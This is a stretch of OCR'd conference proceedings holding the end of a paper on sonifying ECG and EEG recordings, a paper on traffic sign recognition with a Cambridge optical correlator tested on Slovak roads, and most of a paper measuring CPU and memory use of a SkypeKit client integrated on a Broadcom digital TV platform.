


Figure 2. Ten measures of the composition, originating from the sonification of the maternal and the fetal ECG (After V. Avbelj [3], recording after M. Falkner [7]).

Another way of ECG sonification is achieved by fast playback of the original recording. We can examine 24-hour ECG recording in a few minutes. Yet another way of sonification is to pre-process an ECG, extracting characteristics such as the time interval between ECG waves or the amplitude of a particular wave (P, Q, R, S, T and U), or an ST-segment denivelation. Thus extracted features are then sonified.

C. *Sonification of EEG*

The frequencies of EEG signals measured on the head are well below human auditory perception. However, EEG signals are easily heard when speed up 20 times during reproduction. To show the performance of human auditory system, we sonified an EEG recording obtained during a routine EEG test (20 minutes). During the test, the patient opened and closed the eyes several times, respired deeply and rapidly (hyperventilation) and was exposed to flashing light with different frequencies (eyes closed).

An inspection of the EEG recording reveals only differences between times when the patient's eyes were opened and closed. When the eyes are closed, large alpha waves are present at frequency around 10 Hz (around 200 Hz during sound reproduction). We cannot see the periodic signal in EEG trace or in the spectrogram (Fig. 3) during flash light stimulation, but we can hear it, even though it is deeply buried in the noise.




Figure 3. Twenty seconds of EEG signal from the electrode (O1) that was placed on the head above primary visual cortex during photo stimulation test. In the interval A (dark field), there was no photo stimulation, while in the interval B there was. Corresponding spectrograms are shown below the intervals A and B. Sonification is done by 20 times speed up (one second of audio signal is shown).

III. CONCLUSION

Processing capabilities of the human auditory system can be exploited for the analysis of biomedical signals. Fast overview of long ECG and EEG recordings is possible.

ACKNOWLEDGMENT

This work was financially supported by the Slovenian Research Agency under grant P2-0095. The author gratefully acknowledges the help of Luka Paradiž Udovč and Eva Avbelj in preparing the text and the music notation.

REFERENCES

[1] M. L. Appel, R. D. Berger, J. P. Saul, J. M. Smith, and R. J. Cohen, "Beat to beat variability in cardiovascular variables: noise or music?," J. Am. Coll. Cardiol., vol. 14, pp. 1139–1148, November 1989.

[2] J. Karbowski, "Thermodynamic constraints on neural dimensions, firing rates, brain temperature and size," J. Comput. Neurosci., vol. 27, pp. 415–436, December 2009.

[3] V. Avbelj, "How the brain plays - sonification of biological signals," in Proceedings of the 13th International Multiconference Information Society - IS 2010, vol. A, M. Bohanec et al., Eds. Ljubljana, October 2010, pp. 278–279, in Slovenian, "Kako igrajo možgani - sonifikacija bioloških signalov."

[4] J. H. Kaas, and T. A. Hackett, "Subdivisions of auditory cortex and processing streams in primates," Proc. Natl. Acad. Sci. USA, vol. 97, pp. 11793–11799, October 2000.

[5] P. V. Leeuwen et al., "Influence of paced maternal breathing on fetal-maternal heart rate coordination," Proc. Natl. Acad. Sci. USA, vol. 106, pp. 13661–13666, August 2009.

[6] P. C. Ivanov, Q. D. Y. Ma, R. P. Bartsch, "Maternal-fetal heartbeat phase synchronization," Proc. Natl. Acad. Sci. USA, vol. 106, pp. 13641–13642, August 2009.

[7] M. Falkner, "Fetal Heart Music Project of the Paracelsus Clinic," http://www.michaelfalkner.de/herzmusik/heartmusicproject.html (2010, 2012).

Video Driver Assistance System Using Optical Correlator

T. Harasthy[1], Ľ. Ovseník[2], and J. Turán[3]
[1,2,3] Technical University of Košice, Department of Electronics and Multimedia Communications, Košice, Slovakia
tomas.harasthy@tuke.sk[1], lubos.ovsenik@tuke.sk[2], and jan.turan@tuke.sk[3]

Abstract - Paper presents experiments and results of video driver assistance system using Optical Correlator (OC). In our system, the Cambridge Correlator was used. The traffic scene is captured by color camera and extracted frames are input for the Recognition System. The system consists of three main blocks, Preprocessing Optical Correlator and Traffic Sign Identification. First (preprocessing) block defines and chooses the Region of Interest (ROI) in captured frame. Preprocessed ROI (color filtered and resized) goes to Optical Correlator and then is compared with database of reference images (traffic signs). Those images are compared during correlation process in terms of two criteria, similarity and relative position. Output of correlation consists of highly localized intensities; know as correlation peaks (spots). The intensity of spots provides a measure of similarity and position of spots, how images are relatively aligned in the input scene. Several experiments have been done with this system. Results and conclusion are discussed.

I. INTRODUCTION

There are several possible options how to create new architecture of Traffic Sign Recognition System. Many video based object recognition systems to recognize traffic signs use shape detection and color segmentation [1,2,3]. Each of these systems has some specific requirements, but one of the most important is recognizing in real time. Video processing considers very high speed of processing.

There are many Traffic Sign Recognition Systems mostly based in Shape detection and Color segmentation such as Automatic Detection and Classification of Traffic Signs [4], Real Time Road Signs and Traffic Sign Recognition System [5]. Traffic Sign recognition is one of most important part of Drive Assistance System (DAS) [1,4,5]. DAS generally consists of more than one system. There are Park Assistance System, Active Park Assistance, Low Speed Safety and many other systems. In this paper is presented one of these subsystems, The Traffic Sign Recognition System. Goal of this paper is present Traffic Sign Recognition System, based on Optical Correlator, specifically Cambridge Correlator. This optical correlator use Optical Fourier Transform to make the Joint Power Spectrum and then optical correlation between input image and database of traffic signs. This system is tested on real traffic scenes captured from road of Slovakia. Traffic scenes were captured with ideal and low visibility.

In Chapter II the proposed system will be presented. There is shown block diagram of full designed Traffic Sign Recognition System (Fig. 1). In Chapter III the experiments and results will be presented. Experiments have been done with chosen traffic signs and results of recognition are recorded in Table I. Conclusions are covered in Chapter IV.




Figure 1. Block diagram of Traffic Sign Recognition System

II. System to Traffic Sign Recognition Using Optical Correlator

Nowadays Traffic Sign Recognition is very popular and more and more designers of cars use these systems in new cars. Traffic Sign Recognition helps keep car and crew safety. For this system fast process time is very important. In Fig. 1 is shown block diagram of proposed system to recognize Traffic Signs using Optical Correlator. Optical correlator is Cambridge correlator which uses Optical Fourier Transform to produce Joint Power Spectrum. This correlator is Joint Transform correlator (JTC).

System consists of three main blocks: Preprocessing, Optical Correlator and Traffic Signs Interpretation. Traffic scene is captured with the CMOS color camera. From traffic video stream the key frame is extracted and then used in next processing. As key frames from color video are referred only PCM coded reference frames from coded video sequence, which usually define also the starting point of any smooth transition in the scene. So key frames can be simply extracted from coded video and processed using PC. Next processing consists of converting key frame from RGB to HSV color space. First step of preprocessing is correction of exposure. In next step of preprocessing, the color filter is used. Color filters are designed to remove all irrelevant colors in input traffic scene (Fig. 2a,b)

Input image is in HSV color space. The color segmentation is processed. Every traffic sign has its dominant color. On the Slovak roads most often Yellow, Red and Blue color are used. This means we need to create three binary maps, one for each of these colors. By analyzing hue component (H), we can identify Blue, Yellow and Red regions in our processed image.

After color filtering, just relevant color is available. If the RED filter is used, bitmap looks such as Fig. 2b [3, 5].

Images after color filtering contains color clusters, which are irrelevant for detecting traffic signs. In next step, the irrelevant color clusters are deleted (Fig. 2c). After color filtering and irrelevant cluster removing, the potential Region of Interest (ROI) is extracted (Fig. 2d). Minimum and maximum size of ROI has to be defined to ignoring too big and too small objects. The potential ROI is defined at the input image. ROI crop input image to chosen traffic sign (Fig. 2d).

The ROI Motion Detector using moving vectors to discard moving features from traffic sign on moving object, i.e. vehicle. The background is removed from input image and then traffic sign without background is resized to correct size for input of Optical Correlation (Fig. 2e,f). Traffic Sign Identification Block assigns to obtained correlation peaks relevant Traffic Signs from database. Traffic signs are assigned based on the spatial coordinates obtained correlation peaks.

III. Experiments and Results

A. *Experiments*

In our experiments with designed system, we compared six types of traffic signs, “No passing zone”, “Bend to right”, “Double bend first to right”, “Truck no passing zone”, “Bend to left” and “Double bend first to left” showed in Fig. 3.

After preprocessing described above, information about color is irrelevant so after background remove we use edge detection to minimize energy of DC noise. Roberts Cross operators were used. Joint Power Spectrum obtain less information than JPS in begin of correlation process. Input scene of Cambridge Correlator is preprocessed using Robert Cross operator [1]. After this edge detection, just minimum of necessary information left. After Optical Fourier Transform of input scene we obtain JPS, which is then threshold (binary image).




Figure 2. Block diagram of Traffic Sign Recognition System




Figure 3. Traffic signs used in experiments

Preprocessed JPS is Optical Fourier Transformed again to obtain correlation peaks, shown in Fig. 4.




Figure 4. Optical Correlation with Joint Transform Correlator

Intensity of peaks obtained by correlation is represented in 8 bit depth grayscale, so every peak can take values from 0 to 255. Correlations peaks are situated relative how traffic signs are aligned in input scene. In these experiments we compare six types of traffic signs so six areas were monitored.

B. Results

Presented system was tested on real traffic scenes from road of Slovakia. Scenes were captured by color CMOS based camera and preprocessed with algorithm described in Chapter II.

Captured traffic signs entered to Optical Correlator and then were compared with reference signs shown in Fig. 3. Outputs of these correlations were correlations spots (Fig. 4) represented in 8 bit depth grayscale.

Traffic scenes were captured with ideal and low light conditions, mostly with fog.

Weak light conditions influence on detection and recognition part of system. On traffic scene captured with lower visibility were correctly recognized less traffic signs as it shown in TABLE I. In TABLE I are results of recognizing of all detected Traffic Signs. To testing of this system were used traffic scenes captured with ideal visibility and with low visibility.

TABLE I. RESULTS OF TRAFFIC SIGN RECOGNITION

Traffic Sign	Average Recognition Success [%]		
	Ideal visibility	Low visibility	Entire Recognition Success
No passing zone	93	85	89
Bend to right	94	86	90
Double bend first to right	91	86	88
Truck no passing zone	93	84	88
Bend to left	92	83	87
Double bend first to left	90	83	86

IV. CONCLUSIONS

In this paper the Traffic Signs Recognition system with Optical Correlator was presented. The Cambridge Correlator was used. Traffic scene was captured with color camera and then the key frame was extracted and preprocessed. In preprocessing part the red bitmap was extracted and ROI defined. In experiments, six types of Traffic Signs were tested. The preprocessing was concentrated to red, color. Correlation between Traffic Signs was determined using intensity value of correlation spots. In future we want to focus on preprocessing of input information and use preprocessed video as input for Optical Correlator. Another target is using this system to recognition all types of Traffic Signs. Also we want focus to implementation in hardware (FPGA) the image preprocessing algorithms, i.e. ROI extraction.

ACKNOWLEDGMENT

We support research activities in Slovakia / Project is co-financed from EU funds. This paper was developed within the Project "Centrum excelentnosti integrovaného výskumu a využitia progresívnych materiálov a technológií v oblasti automobilovej elektroniky", ITMS 26220120055 (50%). This work was partially supported from the project COST IC0802 (50%).

REFERENCES

[1] S. E. Umbauch, “Computer Vision and Image Processing and A Practical Approach Using CVIPtools”, Prentice Hall PTR, Upper Saddle River, NJ 07458, June 1999.

[2] J. C. Noyer, P. Lanvin and M. Benjelloun, “Correlation-based Particle Filter for 3D Object Tracking”, Integrated Computer-Aided Engineering, 16:2, pp. 165-177, 2009.

[3] K. Raftopoulos, N. Papadakis, K. Ntalianis and S. Kollias, “Shape-based Invariant Classification of Gray Scale Images”, Integrated Computer-Aided Engineering, vol. 14, no. 4, pp. 365-378, 2007.

[4] F.P. Paulo and L.P. Correia, “Automatic Detection and Classification of Traffic Signs”, Image Analysis for Multimedia Interactive Services, WIAMIS 2007, 6-8 June 2007.

[5] J. Turán, M. Fifik, Ľ. Ovseník and J. Turán Jr., “Transform Based System for Traffic Sign Recognition”, 15th International Conference on Systems, Signals & Image Processing IWSSIP'08, Bratislava, Slovakia, 2008.

Integration of Skype client and performance analysts on television platform

D. Živkov, M. Davidović, M. Vidović, N. Žmukić and A. Anđelković
RT-RK LCC, Institute for Computer Based Systems, Novi Sad, Serbia
Dusan.Zivkov@rt-rk.com

Abstract - Focus of this paper is to analyze complexity of implementation Skype client on modern digital television platform. Considering popularity of Skype platform this is one of the features most user would prefer to have available on their TV sets. Main goal of this paper is to determine what impact Skype has on resources, which are very limited in television, and to designate if one average television platform meets the requirements. Additionally, this paper is demonstrating one way to implement Skype client in existing television software stack as independent module. Implemented features are covering chat, user management and voice calls. Complete concept has been successfully implemented, tested and measured on real platform used in commercial television set.

I. INTRODUCTION

Television is part of our home for very long period. Today it is hard to imagine modern home that doesn't possess at least one television set. For a long time television role in our life remained same, and main purpose was to deliver broadcasted video content to user. In last couple of years television made major change with transition from analogue to digital broadcasting. With digitalization new opportunities opened and TV started to expand its functionalities. New standards for digital television provided new features that enabled new services and applications to be available to users [1]. Beside new available content concept of television usage is changing, user is no more passive consumer of content and he is able to interact with TV. This is called Interactive TV and it is combination of broadcast video, broadcast radio, computing power and the Internet [2].

As result of this additional functionalities software component on television has become more complex and resource consuming. As result of this, hardware requirements has grown and forced manufactured to build televisions with advanced components. Nowadays major number of televisions is running with some operating system as software base. Linux is one of the most used solutions in this area. Such complex software environment on television provides flexible development of applications (music and video files playback, picture viewing, internet radio, browsing Internet) that were before only available on PC. With much more content and functionalities available on TV, it pretends to take over task that were previously reserved for PC in home.

This work was supported in part by the Ministry of Education and Science of the Republic of Serbia under the project No. III-44009, from year 2011.

Telecommunication technology has always been one of the most important aspects in modern society. Mobile telephony and PSTN (public-switched telephone network) are common telephony service provide for regular user, but, as Internet is becoming available to wider group of user, free Internet telephony services, known as VoIP (Voice over Internet Protocol) are becoming more popular. One of largest providers of this service is Skype. Main features that distinguish Skype form other services are: low cost calls to mobile and land lines worldwide, free voice and video calls between Skype users, SMS sending, chat etc. As Sripanidkulchai in [3] points out that lower costs of service is not only interesting thing about VoIP, also easier integration in other system is very important characteristic. According to studies performed in Taiwan low costs are important factor why active user are staying with Skype, while social influence is main reason for non-Skype users to start using this service [4]. Implementing Skype client on TV makes it more available to user and with that promoting idea of free communication. Performance test done by Lisha demonstrate that Skype voice service is good as other VoIP services (MSN) but main advantage is that it uses P2P-based communication which makes it easy to maintain and adapt to different network structures (NAT and firewall) [5].

Skype was not only selected because of its great popularity and wide range of functionalities, another important that stand in favor of Skype is excellent developer program that is available [6]. Although Skype client communication with his central Skype services is not public, as part of developer program, very well documented API are available that enable third party developer to use many Skype features. Support for many processor platforms (MIPS, ARM, x86) creates opportunity of development on large number of embedded devices. As part of developer program there is also certification program that poses as set of guidelines and rules that need to be address so Skype would make possible for your application/device to be used publicly. More about Skype programming environment will be explained in next section.

There have been numerous reports on videophone system development for home applications. Liao, Wang, Li, Zhu and Zhang in [7] explore a possibility to use multipath network interface proposing a scheme which preserves the packet arrival. Kastelan et al. proposes a separate box connected to a standard TV with VoIP communication in [8]. Pap et al. in [9] are investigating

possibility of using an audio beam forming with target to provide hands-free VoIP communication with remote speaker in embedded platforms for consumer electronic devices such as digital TV sets.

Target of this paper is to explore what are the consequents of Skype client software component on device with limited amount of resources like most CE (Consumer Electronic) devices, with digital TV set as case study platform. In the following section system environment and tools are described in detail. Section III focuses on organization of software and modules that needed to be implemented to archive desired functionality. In Section IV we present impact on system resources when different Skype functionalist such as chat, audio and video call, etc..

II. SYSTEM COMPONENTES

A. *SkypeKit*

SkypeKit represents set of tools that creates interface for applications to integrate Skype into the new environment (with emphases on embedded system). Skype Kit consists of these components:

- SkypeKit Runtime application
- Skype wrapper library for C++ (also Java and Python are available)
- Audio host component
- Video host component

SkypeKit runtime is pre-build application provided by Skype on request for specific platform and it's task is to perform communication with outside factors (Skype servers, other users), process that data and offers it to interested application using Skype API. There are 3 sets of API:

- UI(User Interface) related – handles chat, user search, authorization, user list
- Audio interface – split in two parts : PCM (Pulse-code modulation) and RTP (Real-time Transport Protocol) audio interface (in this implementation we used PCM audio)
- Video interface – based on RTP, but video component was not implement




Figure 1. Structure of SkypeKit components [6]

On Figure 2. scheme is provided how the SkypeKit is structured and how components interact with each other. Similar model of multiple application integration was already proposed by Lin and presented model was used as a guideline for our implementation [10]. One more important thing in SkypeKit is keypars file. These are Base64-encoded X.509 certificates that enable your version of SkypeKit Runtime to communicate with Skype. There are two types of keypars: Development and Distribution. Development keys are used during development and expire after 60 days, distribution keypars doesn't expiry and it is meant to be used in final product when it passes Skype certification.

B. *TV platform*

Targeted platform was Broadcom 3556 SoC (System-on-a-Chip) Digital Television solution. This is next generation television platform and currently several commercial brands are using this platform to develop their devices. Beside support for major video formats (H.264, MPEG-2, Divx) and several TV broadcasting formats (DVB-T, DVB-C, DVB-S, Analogue) manly this platform is interesting because of networking capabilities. Used model uses dual-threaded little-endian MIPS working on 400 MHz and have 312 MB of RAM available.

Since original platform doesn't have ability to capture audio and video additional hardware need to be used. We used USB camera with integrated microphone array FreeTalk 7180 which is based on chipset Quanta QIC1802

C. *Television software*

Structure of typical TV software environment is depicted in Fig 2. It consists of operating system with a set of device drivers for particular hardware platform. On top of operating system there is a TV middleware with application environment for enriched user experience.

In this particular case a Linux operating system based on kernel version 2.6.18 is used. Original version of kernel shipped with platform doesn't have ALSA (Advanced Linux Sound Architecture) driver include in build since platform used proprietary drivers for sound playback. Because sound capture needs to go though ALSA drivers they need to be added to kernel.




Figure 2. TV software organization

On top of Linux operating system set of propriety platform drivers is sitting. These drivers provide interfaces for management of hardware resources (tuner, audio and video decoders, storage devices, network etc.)

Top layer of software stack presents middleware with GUI (Graphical User Interface) application. Main processing and controlling logics is encapsulated in television middleware modules and this is where most work and modifications needed for implementation are located. GUI application purpose is to interact with user and present information to him. Some of main components are station list, EPG (Electronic program guides) dialog, media browser, settings.

III. IMPLEMENTATION

Implementation needed for this paper can be presented in these phases:

- Requesting SkypeKit runtime from our platform processor (little-endian MIPS).
- Compile SkypeKit C++ wrapper with platform tool-chain and test basic examples.
- Develop program module for communication with SkypeKit runtime over wrapper library.
- Develop module for audio data playback and capture
- Develop UI modules

Compiling SkypeKit wrapper library and testing it with runtime is straight forward work and very well documented process by Skype.

Critical work is concentrated in design and development of module responsible for communication with SkypeKit runtime. This module provides central point in application related to Skype logic. Idea in design was to create separate module to be completely independent from software organization of TV application. With this approach we are providing easier transition and integration if application environment changes. On Figure 3. is presented interactions between application modules.




Figure 3. Software moduls comunication model

Methods of communication with module are separated in two groups:

- Get and Set functions – for setting and preferences, sending messages, requesting data etc.
- Listener-observer – this model us used for dispatching asynchronous events to all interested modules (incoming calls, messages, status changes)

Audio controlling module represents component whose responsibility is to control of audio data packet exchange between ALSA audio capture driver and SkypeKit runtime audio input buffers and between SkypeKit audio output buffers and platform audio decoder buffers. This module is active only during call. For receiving audio from Skype PCM API were used. Also audio captured from microphone array is from driver acquired in PCM format and in same format forwarded to SkypeKit runtime.

UI modules are covering largest amount of programming code and have purpose to interact with user and present data to him. These modules represent different dialogs displaying Skype data or state of Skype client. Functionalities that are covered with UI modules are user login, friend list, chatting, user authorization, friend search, call. Some of used dialog are on Figure 4. and Figure 5.



Figure 4. Search dialog




Figure 5. Friend list and chat dialog on TV

Every module requires reference to Skype controlling module and invoked needed function to perform desired tasks. Also modules are registering to messages that are of interested for them to be able to refresh on-screen information and keep user up-to-date.

IV. PREFORMANCE ANALYSIS

In this section we will present what impact did integration of Skype had on resources of device. Based on these results we can draw conclusion can our device successfully execute Skype. We measured processor and memory occupation.

Presented result in TABLE I. TABLE II. , TABLE III. were measured using *top* Linux command. Percentage of processor allocation for individual process is describing this per core, since we have two cores sum of them can excide 100%, and point of this data is to demonstrate how many resources is Skype runtime allocating in comparison with main TV application. Column *Total* is describing resources allocated on complete system (operating system, background process, application, Skype runtime ...) and from it we see that memory allocation is stable and that mainly consumed resources is process.

TABLE I. RESORUCE ALLOCATION WHEN SKYPE CHAT IS ACTIVE

Memory		***Processor***	
Application process 14.6 %	Total 27 %	Application process 10 %	Total 5.5%
Skype runtine 0%		Skype runtime 0%	

TABLE II. RESORUCE ALLOCATION DURING SKYPE CHAT

Memory		***Processor***	
Application process 14.8 %	Total 29%	Application process 40 %	Total 30%
Skype runtine 4.1%		Skype runtime 10 %	

TABLE III. RESORUCE ALLOCATION DURING SKYPE CALL

Memory		***Processor***	
Application process 15.4 %	Total 30%	Application process 90 %	Total 85%
Skype runtine 4.5%		Skype runtime 50%	

TABLE IV. RESORUCE ALLOCATION DURING SKYPE USER SEARCH

Memory		***Processor***	
Application process 13.2 %	Total 29 %	Application process 51.4 %	Total 42%
Skype runtine 3.8 %		Skype runtime 28.7%	

V. CONLUSION

Based on provided results we can conclude that this platform had provided enough resources to perform basic functionalities of Skype, also presented results can be used as referent point for estimate capabilities of other MIPS-base platform to support Skype. Important thing to notice here is that in presented implementation video call hasn't been implemented. Video call is most demanding feature of Skype and with this feature system would be driven to limitations of his abilities. Although video processing is considered very expensive (from resource point of view) one of the benefits with used platform is existence of dedicated hardware decoders that would perform video processing and take big load of main processor. Future development will be focused on two points: video call implementation and changing UI environment from proprietary framework to web-based MHP (Multimedia Home Platform) environment.

REFERENCES

[1] Ganesh Sivaraman, Pablo Cesar, Petri Vuorimaa, "SYSTEM SOFTWARE FOR DIGITAL TELEVISION APPLICATIONS," icme, pp.154, 2001 IEEE International Conference on Multimedia and Expo (ICME'01), 2001

[2] Hans-Peter Fötschl, Reinhold Plösch, "Interactive Applications for the Multimedia Home Platform," mse, pp.264, IEEE Fourth International Symposium on Multimedia Software Engineering (MSE'02), 2002

[3] Sripanidkulchai, K., Z.Y. Shae and D. Saha, "Call routing management in enterprise VoIP networks", pp.256-261, Proceedings of the 2007 ACM SIGCOMM workshop on Internet network management, , 2007.

[4] Yung-Chih Yen, Chia-Chen Yen, Jih-Shih Hsu, "Exploring Cognition Change of Skype Usage," iccit, vol. 1, pp.214-219, 2008 Third International Conference on Convergence and Hybrid Information Technology, 2008

[5] Gao Lisha, Luo Junzhou, "Performance Analysis of a P2P-Based VoIP Software," aict-iciw, pp.11, Advanced International Conference on Telecommunications and International Conference on Internet and Web Applications and Services (AICT-ICIW'06), 2006

[6] Skype Developer program, https://developer.skype.com

[7] Jianxin Liao, Jingyu Wang, Tonghong Li, Xiaomin Zhu, Ping Zhang: "Sender-based multipath out-of-order scheduling for high-definition videophone in multi-homed devices", *IEEE Transactions on Consumer Electronics*, Vol. 56 Issue 3, 2010, pp. 1466

